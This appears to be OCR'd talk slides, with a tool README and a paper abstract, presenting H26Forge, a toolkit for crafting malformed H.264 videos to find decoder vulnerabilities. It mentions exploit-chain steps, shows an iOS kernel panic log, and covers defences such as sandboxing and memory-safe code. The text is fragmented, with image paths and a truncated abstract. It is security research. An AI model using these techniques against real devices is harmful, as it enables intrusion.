  3. Information leak vuln for targeting
- **Once you have a target, you can use H26Forge to tailor location of EPBs 257 and 258**

Conclusion


Decoder complexity is significant, and video decoding attack surface is difficult to explore

Codec Threat Landscape

https://i.imgflip.com/35af6q.jpg

Risks and Concerns

- Actors are abusing this in-the-wild
- Defenses are sparse



https://i.imgflip.com/35af6q.jpg

Positive Directions

- Stateless Video Decoder: parsing removed from the Linux kernel
- Performant software decoding: vulnerabilities can be isolated with sandboxing

RLBox


Conclusion


Decoder complexity is significant, and video decoding attack surface is difficult to explore

Discovered serious vulnerabilities found in the iOS Kernel


Types of Decoder Bugs

- Presented parser bug that caused memory corruption
- Other issues discovered
  - DoS from undefined states
  - Information leakage
- Some issues were 0-click





```
panic(cpu 4 caller 0xfffffff0082affd0): Unexpected fault in kernel static region
 at pc 0xfffffff0095a162c, lr 0xfffffff00959db94 (saved state: 0xffffffeb17c33570)
          x0:  0xffffffe3e7162000 x1:  0xffffffe6006b3934  x2:  0x000000000000003f  x3:  0x0000000000000000
          x4:  0x0000000000000001 x5:  0x0000000000003c22  x6:  0x0000000000000000  x7:  0x0000000000000000
          x8:  0x0000000000000007 x9:  0xffffffec041c8000  x10: 0xffffffe133ab8000  x11: 0xffffffe3e7162008
          x12: 0x0000000000020002 x13: 0x000000000000006c  x14: 0x0000000000006000  x15: 0x0000000000009000
          x16: 0xfffffff041410000 x17: 0xee66ffec041c8000  x18: 0x0000000000000000  x19: 0xffffffeb17c33980
          x20: 0xffffffe3e7162000 x21: 0x000000002b680010  x22: 0xffffffeb17c33980  x23: 0x0000000000000003
          x24: 0xffffffe3e7162000 x25: 0xffffffe4cd4c302c  x26: 0xffffffe6006b3964  x27: 0x0000000000000000
          x28: 0x0000000000000000 fp:  0xffffffeb17c338d0  lr:  0xfffffff00959db94  sp:  0xffffffeb17c338c0
          pc:  0xfffffff0095a162c cpsr: 0x80400204        esr: 0x96000006         far: 0xfffffff041410030

Debugger message: panic
Device: D79
Hardware Model: iPhone12,8
ECID: 1BC4C34D51F515B0
Boot args: -v debug=0x14e serial=3 gpu=0 ioasm_behavior=0 -vm_                              sted=1
Memory ID: 0x0
OS release type: User
OS version: 19E241
Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 21:2                               0
Kernel UUID: DBF32159-706B-3476-AC64-BABA9A80DF22
iBoot version: iHoot-1975.1.46.1.3
```



Conclusion

Decoder complexity is significant, and video decoding attack surface is underexplored

Introduced H26Forge: toolkit to create specially crafted H.264 videos

Discovered serious vulnerabilities found in the iOS Kernel

Special tools like H26Forge can help make sense of the complexity of encoded videos and to discover vulnerabilities in this underexplored attack surface

Going Forward

More codecs to explore


More infrastructure may be vulnerable such as video transcoding


We can all H26**Forge** a new path forward to a secure video infrastructure

H.265 HEVC High Efficiency Video Coding

AV1

VVC





Warehouse-Scale Video Acceleration: Co-design and Deployment in the Wild
https://gwern.net/doc/cs/hardware/2021-ranganathan.pdf


H26Forge

Going H26Forward

Software Bill of Materials (SBOM)

User available System-on-Chip


BOM ☺



https://www.mepits.com/uploads/ckeditor/images/psoc%20image.png

Secure Software Development Lifecycle (SDLC)


Video codec testing with H26Forge ☺



https://dm1wsvzj3kcu0.cloudfront.net/wp-content/uploads/2023/06/Planning-1.png

Memory-Safe Languages

H26Forge is written in Rust ☺




The attack surface of video decoders is underexplored.

Tools like H26Forge unlock it.

Hack The Planet!

wrv@utexas.edu



README.md

H26Forge

H26Forge is domain-specific infrastructure for analyzing, generating, and manipulating syntactically correct but semantically spec-non-compliant H.264 video files.


H26Forge has three key features:

1. Given an Annex B H.264 file, randomly mutate the syntax elements.
2. Given an Annex B H.264 file and a Python script, programmatically modify the syntax elements.
3. Generate Annex B H.264 files with random syntax elements.

This tool and its findings are described in the H26Forge paper.

Code and Paper

are available



The Most Dangerous Codec in the World:
Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez, *The University of Texas at Austin*
Stephen Checkoway, *Oberlin College*
Hovav Shacham, *The University of Texas at Austin*

Abstract

Modern video encoding standards such as H.264 are a marvel of hidden complexity. But with hidden complexity comes hidden security risk. Decoding video in practice means interacting with dedicated hardware accelerators and the proprietary, privileged software components used to drive them. The video decoder ecosystem is obscure, opaque, diverse, highly privileged, largely untested, and highly exposed—a dangerous combination.

self-contained, sandboxed software libraries, the attack surface for video processing is larger, more privileged, and, as we explain below, more heterogeneous.

On the basis of a guideline they call "The Rule Of 2,"[2] the Chrome developers try to avoid writing code that does more than 2 of the following: parses untrusted input, is written in a memory-unsafe language, *and* runs at high privilege. The video processing stack in Chrome violates the Rule of 2, and so do the corresponding stacks in other major browsers and

https://github.com/h26forge/h26forge

https://wrv.github.io/h26forge.pdf